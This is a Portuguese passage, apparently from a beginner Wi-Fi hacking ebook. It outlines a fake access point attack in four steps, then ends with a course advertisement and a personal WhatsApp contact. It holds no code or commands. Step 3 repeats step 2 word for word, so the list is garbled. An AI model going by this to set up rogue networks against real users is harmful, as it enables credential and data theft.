É uma rede Wi-Fi falsa criada com o objetivo de enganar os usuários e obter acesso não autorizado aos seus dados. Esse tipo de ataque é uma forma de phishing, onde um atacante configura um ponto de acesso **Wi-Fi falso que se assemelha a uma rede legítima, por exemplo "WI-FI GRATUITO"** ou "WI-FI shopping".



1) Configuração do ponto de acesso falso: O atacante cria um ponto de acesso Wi-Fi falso com um nome (SSID) semelhante ao de uma rede conhecida e confiável. Eles podem usar um dispositivo como um roteador Wi-Fi configurado para transmitir o SSID escolhido.

2) Encaminhamento do tráfego: O atacante pode redirecionar o tráfego dos usuários legítimos que se conectaram ao fake AP para a Internet real. Isso é feito para evitar suspeitas e fornecer uma aparência autêntica à rede falsa.

3) Encaminhamento do tráfego: O atacante pode redirecionar o tráfego dos usuários legítimos que se conectaram ao fake AP para a Internet real. Isso é feito para evitar suspeitas e fornecer uma aparência autêntica à rede falsa.

4) Uso indevido dos dados capturados: Uma vez que o atacante tenha acesso aos dados capturados, eles podem usá-los para diversos fins maliciosos, como roubo de identidade, acesso não autorizado a contas online ou venda das informações obtidas no mercado negro.

FIM

Sua jornada chegou ao fim, **agora você já entende o básico de como monitorar redes WI-FI** e como é fácil obter as senhas dessas redes, principalmente as que utilizam protocolo WEP.

É claro que existem muito mais técnicas, **porém o objetivo aqui é ensinar a você a sair do zero e começar a entender** um pouco mais em poucas páginas, fáceis de serem lidas.

Você também conheceu um pouco dos tipos de antenas e frequências.

O que você achou, pense em como esse conhecimento pode ser útil, como ele pode te diferenciar dos demais ...

ME ENVIE seu depoimento no meu WhatsApp pessoal
(11) 97412-8091

Agora é hora de aprender mais, conheça o CURSO **HACKER ÉTICO ideal para você** que chegou até aqui e quer aprender muito mais !





HACKER ÉTICO

PASSO A PASSO

- ✓ DOMINE O LINUX
- ✓ COMO ENCONTRAR FALHAS
- ✓ HACKEANDO DO ZERO

- ✓ CRIE ROBÔS HACKING
- ✓ ACESSE REDES WI-FI
- ✓ TENHA O PODER DE ATAQUE

QUERO SABER MAIS !